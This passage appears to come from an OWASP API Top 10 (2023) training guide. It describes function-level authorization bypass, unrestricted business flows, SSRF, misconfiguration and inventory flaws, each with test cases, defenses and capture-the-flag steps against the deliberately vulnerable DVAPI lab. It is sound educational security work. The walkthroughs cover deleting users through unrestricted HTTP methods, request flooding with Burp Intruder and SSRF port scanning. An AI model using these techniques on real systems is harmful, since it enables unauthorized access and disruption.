4. In the profile picture upload API endpoint, select a file of large size, let's say 200MB, upload it and send it to `/profile/upload` through Postman. The flag will be visible in the response.



5. The flag will be visible in the response.

API5:2023
[Broken Function Level Authorization]

Broken function level authorization occurs when applications fail to enforce proper access controls, allowing unauthorized users to utilize sensitive or restricted functionality. Attackers exploit this vulnerability by sending legitimate API requests to endpoints that would be otherwise inaccessible to them. Due to the predictable structure of APIs, these sensitive endpoints and functions can be easily guessed, predicted or brute-forced, providing unauthorized users with the opportunity to gain undesired access to critical functionality.

This vulnerability poses significant risk to the application and the organization as unauthorized users can perform actions and functionalities that should be restricted to specific user roles or privileges. It compromises the overall security and integrity of the system, potentially leading to unauthorized access to sensitive data, malicious manipulation of critical functions, or execution of unauthorized actions on behalf of legitimate users.

Proper access controls should be enforced, ensuring that only authorized users or roles have the necessary permissions to access specific functions within the API. By implementing strict access controls, organizations can prevent unauthorized access to sensitive functionalities, protect the integrity of their systems, and uphold the confidentiality and privacy of data.

TEST CASES

TEST MANIPULATION OF HTTP VERBS AND PATHS

1. Attempt to change normal HTTP verbs (eg: POST => PATCH, PUT) to assess if unauthorized access to sensitive API functionalities is possible.
2. Explore the API endpoints by modifying the path value such as changing context from user (`/api/v1/user`) to admin (`/api/v1/admin`) to identify any unintended access or privilege escalation.

EVALUATE NON-PRIVILEGED ACCESS TO SENSITIVE API FUNCTIONALITIES

1. Using non-privileged users, attempt to access sensitive API functionalities that should be restricted to specific roles or privileged accounts.

ASSESS EXPLOITATION OF RESOURCE RETRIEVAL FUNCTIONALITIES

1. Perform tests for SSRF, LFI, path traversal vulnerabilities to manipulate the API to obtain unauthorized access to data

EXAMPLE

A web application uses an API request `/api/user/add` to create new user accounts. However, there is also another API endpoint at `/api/admin/add` to create admin accounts. Due to broken function level authorization, attackers can exploit this vulnerability by targeting endpoints such as `/api/admin/add`, which should be accessible to administrators or restricted to the internal network. By sending the

same request to these unauthorized endpoints, attackers gain the ability create admin accounts, granting them complete control over the entire site and its functionalities.

PROTECTION MEASURES

IMPLEMENT EXPLICIT ACCESS RIGHTS AND PRIVILEGES

1. Grant access to API functions and functionalities explicitly based on the different user roles and privileges.
2. Adopt the principle of least privilege to ensure that users are only granted the necessary privileges required to perform their intended tasks.
3. Enforce the Deny-By-Default principle to ensure that access to any API functions is denied unless specifically authorized.

AVOID RELYING ON CLIENT-SIDE CONTROLS FOR ADMINISTRATIVE ACCESS

1. Administrative access should be enforced and controlled on the server-side.

IMPLEMENT STRONG AUTHEN-TICATION AND AUTHORIZATION MECHANISMS


1. Enforce proper authorization checks to validate that users have the necessary privileges before allowing access to critical or restricted functionalities.
2. Update and review access control configurations when roles or privileges change or when new functionalities are introduced.

EXERCISE


DVAPI has many users. You can see other's profile and others can see yours. What could go wrong here? Right? Right???

Follow the steps:


1. Login into the DVAPI application.
2. Make a GET request to a `/api/user/{username}` in Postman.



3. We have a user named test. Now change the request method to `OPTIONS` to see what all HTTP methods are available.



4. Notice that the `DELETE` method is available. Now change the request method to DELETE, and this will delete the user test.



5. The response gives a success status and the user gets deleted. We also get the flag in the response.

API6:2023 [Unrestricted Access to Sensitive Business Flows]

Unrestricted Access to Sensitive Business Flows is a vulnerability that happens when an API doesn't properly control access to its important business processes. Exploiting this vulnerability involves understanding how the organization's business works and finding the critical parts that attackers can target. By automating their access to these processes, attackers can cause harm to the business. This vulnerability is common because organizations often lack a complete understanding of their APIs and fail to implement effective security measures.

The impact of exploiting this vulnerability can vary, such as blocking legitimate users from making purchases, flooding the system with spam, or causing financial losses. Attackers can disrupt the organization's operations by preventing legitimate users from completing essential tasks, such as purchasing products, making reservations, or engaging in other business-critical products.

TEST CASES

VALIDATE ACCESS RESTRICTIONS ON SENSITIVE BUSINESS FLOWS	1	Test the API's endpoints that involve critical business flows to ensure proper access controls are in place.
	2	Test for replay attacks on sensitive business flows.
EVALUATE RATE LIMITING AND THROTTLING MECHANISMS	1	Test the API's rate limiting and throttling mechanisms to ensure they effectively prevent excessive access to sensitive business flows.

2. Send a high volume of requests within a short period to determine if the API enforces rate limits and throttles access accordingly.
3. Check if there is appropriate spam control in place to prevent spamming.

EXAMPLE

A financial institution provides an API endpoint that allows users to apply for loans. However, due to a misconfiguration, access to this sensitive business flow is not adequately restricted. An attacker, aware of this vulnerability, creates a script that automates loan applications using fake user credentials. By exploiting the vulnerability, the attacker floods the system with a massive number of fraudulent loan applications, overwhelming the institution's resources and hindering the processing of legitimate loan requests. This not only disrupts the institution's operations but also potentially results in financial losses and reputational damage as the fraudulent activities tarnish the institution's credibility and trustworthiness.

PROTECTION MEASURES

IDENTIFY AND PRIORITIZE SENSITIVE BUSINESS FLOWS

1. Understand the organization's critical business flows and their potential impact if accessed without restrictions.
2. Prioritize security measures for these sensitive flows to prevent unauthorized access and exploitation.

IMPLEMENT RATE LIMITING AND THROTTLING MECHANISMS


1. Employ rate limiting and throttling techniques to prevent excessive access to sensitive business flows.
2. Configure these mechanisms based on business needs and expected usage patterns to balance security and user experience.

EXERCISE


DVAPI is a people first application. We are keen to know your requests by submitting a ticket. Maybe it'll help you find the flag!!!

Follow the steps:


1. Login into the application and navigate to the Challenges page.
2. Create a ticket, capture the request in burp and send it to intruder.



3. Go to the Payloads tab, choose Payload type as `Null payloads` and generate 100 requests.



4. Finally run the attack and analyse the response lengths.



5. As you can see, there is no rate limit protection on this submit ticket endpoint. Someone with malicious intent can simply submit an unlimited number of tickets to flood the admins with excessive tickets.
6. After around 96 tickets, we get the flag for the challenge in the response.

API7:2023
[Server-Side Request Forgery]

Server-Side Request Forgery (SSRF) flaws occur when an API fails to validate user-supplied URLs while fetching remote resources. This vulnerability enables attackers to manipulate the application into sending crafted requests to unintended destinations, even if the system is protected by a firewall or VPN. BY exploiting SSRF, attackers can abuse the trust placed in the API's ability to make outbound requests on behalf of the application, bypassing traditional network security measures.

SSRFs pose significant risks to the application and the underlying infrastructure. Attackers can abuse this vulnerability to perform various malicious activities, such as accessing internal resources, scanning internal networks, or attacking other systems through the application's trust and network connectivity. Additionally, SSRF can be leveraged as a steppingstone for more advanced attacks and exploitation.

TEST CASES

TEST VALIDATION OF USER-SUPPLIED URLs

1. Attempt to provide manipulated URLs, including variations in protocols such as `ftp://`, `file://`, local IP addresses, or private network addresses.
2. Verify if the API properly validates and restricts user-supplied URLs, preventing unauthorized requests to internal or external resources.

ASSESS BYPASSING NETWORK SECURITY PROTOCOLS

1. Attempt to exploit SSRF by forcing the API to send requests to unexpected destinations.

EVALUATE ACCESS TO INTERNAL RESOURCES

1. Probe the API to assess if it allows access to internal resources or sensitive endpoints within the infrastructure.
2. Attempt to retrieve data or perform operations on internal systems, such as accessing databases, or interacting with administrative interfaces.

ASSESS INDIRECT IMPACT AND CHAINABLE VULNERABILITIES

1. Explore the potential impact of SSRF by chaining it with other vulnerabilities to increase the attack impact.
2. Assess if any information obtained via the SSRF can be used to further escalate into any other attack.

EXAMPLE

Consider a web application utilizing an API to fetch metadata from remote websites for content previews. An SSRF vulnerability emerges when user-supplied URLs lack proper validation. Exploiting this flaw, an attacker can manipulate the URL to access an internal management interface, bypassing network security measures. The unauthorized access grants the attacker control over sensitive administrative functionalities, potentially compromising the entire system.

PROTECTION MEASURES

IMPLEMENT STRICT URL VALIDATION AND WHITELISTING

1. Validate and sanitize all user-supplied URLs to prevent SSRF attacks.
2. Maintain a whitelist of trusted external resources to limit the scope of allowed requests.

EMPLOY NETWORK LEVEL PROTECTIONS


1. Configure firewalls and network security controls to restrict outbound requests from the API to only trusted destinations.
2. Implement appropriate network segmentation to isolate critical internal systems from external access.

EXERCISE


DVAPI is using a function to set SecretNote for your user through a link/url. Try to learn more about SSRF and capture the flag!!!

Follow the steps:


1. Login into the application.
2. Make a request to `/api/addNoteWithLink` with the interacts (https://app.interactsh.com/) link(Burp Collaborator can also be used).



3. Check the interactsh portal.



4. This confirms that the server is indeed making request to any URL that we specify. We can use this to do a port scan for internal services.
5. We can try doing a port scan via this SSRF. Trying common http port numbers, we stumble upon port 8443 where we get some response. It also contains the flag for this challenge.



API8:2023
[Security Misconfiguration]

Security misconfiguration poses a significant risk when crucial security settings are either absent or improperly implemented. These misconfigurations create vulnerabilities that can be exploited by attackers, potentially leading to unauthorized access, data breaches, and other security incidents. It is important to ensure that all configurations are securely implemented, following best practices and industry standards, to protect the application and its sensitive data from potential threats.

Proper configuration management includes aspects such as securely setting up access controls, encryption protocols, and error handling mechanisms. Neglecting these vital security measures can result in unintended exposure of sensitive information, incorrect permission settings, or outdated software versions, paving the way for unauthorized access and exploitation. By proactively addressing security misconfigurations and regularly reviewing and updating configuration settings, organizations can significantly reduce the attack surface and enhance the overall security posture of their applications.

TEST CASES

REVIEW CONFIGURATION SETTINGS

1. Assess the API framework or platform default configuration settings to ensure they are secure by default.
2. Identify and address any potentially insecure configurations that could lead to security vulnerabilities.

TEST ERROR HANDLING AND LOGGING

1. Assess the API's error handling mechanism to ensure that error messages do not disclose sensitive information such as system details or user data.
2. Validate that error messages are appropriately logged and monitored to facilitate timely detection and response to potential security incidents.

REVIEW ENCRYPTION AND TRANSPORT SECURITY

1. Evaluate the API's encryption protocols and transport security measures such as TLS/SSL configurations, to ensure the confidentiality and integrity of data in transit. .
2. Test for potential weaknesses or misconfigurations in encryption algorithms, key management, or certificate validation.

EXAMPLE

Consider an API endpoint, `/api/users/account/balance`, designed to allow users to check their account balance. However, due to a misconfigured Cross-Origin Resource Sharing (CORS) policy, unintended access is granted. This misconfiguration inadvertently enables any website hosted on a different domain to make authenticated cross-origin requests to the endpoint. Exploiting this vulnerability, an attacker could craft a malicious HTML page hosted on their own server. When unsuspecting users visit this page, their browsers would automatically send requests to the API endpoint, inadvertently disclosing their account balance to the attacker.

PROTECTION MEASURES

ADOPT SECURE CONFIGURATION OF MANAGEMENT PRACTICES

1. Regularly review and update the configuration settings of the API and associated components such as web servers, databases, and third-party services.
2. Apply secure defaults and eliminate unnecessary features, services or modules to minimize the attack surface.

SECURELY MANAGE SECRETS AND SENSITIVE INFORMATION

1. Implement secure storage mechanisms and encryption for sensitive data at rest and in transit.
2. Safeguard API keys, passwords, and other sensitive configuration details.
3. Validate and sanitize all user-supplied URLs to prevent SSRF attacks.


EXAMPLE

The Developers at DVAPI are lazy which has led to a misconfigured system. Find the misconfiguration and submit the flag!!!

Follow the steps:

1. Login into the application.
2. Go to any `/api/` endpoint, for now let's make a request to `/api/user{username}` and replace the auth bearer token with any random string (that is, an invalid token). As

you can see, the application does not have proper error handling due to which the stack trace error is displayed to the end user. We also get the flag for the challenge.



3. As you can see, the application does not have proper error handling due to which the stack trace error is displayed to the end user. We also get the flag for the challenge.

API9:2023 [Improper Inventory Management]

The interconnected nature of APIs and modern applications introduces new challenges for organizations. It is essential for organizations to not only have a solid understanding and visibility of their own APIs but also to comprehend how data is stored and shared with external third parties.

Proper inventory management of APIs has become increasingly important as organizations run multiple versions of their APIs. Managing these versions efficiently requires dedicated management resources from the API provider. It efficiently requires dedicated management resources from the API provider. It also expands the potential attack surface making it imperative to implement robust security measures and protocols. Maintaining a comprehensive inventory of APIs enables organizations to track their usage, monitor security vulnerabilities, and enforce appropriate access controls. It provides insights on how data flows within the organizations and helps identify potential risks associated with data sharing or integration with third-party services. By having a holistic view of their API ecosystem, organizations can proactively address security concerns, implement necessary updates and patches, and minimize the likelihood of data breaches or unauthorized access.

TEST CASES

TEST FOR DIFFERENT VERSIONS OF THE API

1. For example, if an API endpoint looks like `/api/v3/users`, we may try other endpoints such as `/api/v1/users` or `/api/v2/users`. .
2. We may also use subdomain discovery to identify different publicly accessible environments of the API. If the API runs at `api.example.com`, we may get a subdomain for `api-dev.example.com`.

TEST FOR API DOCUMENTATION INACCURACIES

1. While going through documentation, we may find some endpoints removed in the latest API version but were present previously.
2. We can try the same endpoints that were removed in the documentation on the latest API version to check if it was actually removed from the API or only removed in the documentation. Being an older API endpoint, it may be vulnerable to some attacks.

EVALUATE DATA INTEGRATION AND SYNCHRONIZATION

1. Verify that data synchronization occurs effectively, ensuring that inventory data remains consistent across all the relevant systems.
2. On the dev/testing environment, try registering for a user with an email belonging to an existing user on the production API. We might be able to take over the user's original account in production if proper synchronization is not present or if the different environments are not sandboxed from each other.
3. Check if the testing/development environments are sandboxed and separate from production. The secrets used, for example in session tokens, should be separate from production.

EXAMPLE

In a software development company, separate API environments are established for development (dev) and production (prod) purposes. The company fails to restrict the

dev environment from public access. Also, as the dev environment contains several bugs. Exploiting one such bug, an attacker can access other customer data containing personally identifiable information (PII) and potentially sensitive financial information. The breach of customer data poses significant consequences such as legal fines, financial losses and damage to the company's reputation.

PROTECTION MEASURES

MAINTAIN COMPREHENSIVE INVENTORY MANAGEMENT

1. Develop and maintain an up-to-date inventory of all APIs and associated endpoints, including third-party integrations and dependencies.
2. Regularly review and monitor the inventory to ensure accurate visibility of the APIs and their interactions.

RESTRICT PUBLIC ACCESS TO DEVELOPMENT/ TESTING API ENVIRONMENTS

1. Development/testing environments are more prone to being riddled with bugs. Therefore, these environments should not be made publicly accessible.

SEPARATE DIFFERENT API INSTANCE VERSIONS AND ENVIRONMENTS


1. APIs may get updated from one version to another. While a new version is released, it is important to disable the previous version to prevent usage of older API.
2. It is also important to separate different environments to prevent data access from one environment to another. Testing environments should be sandboxed so that it cannot affect the production environment.

EXERCISE


There was a data leak at DVAPI. People found out there are 12 Challenges and not 10, What do you think?

Follow the steps:

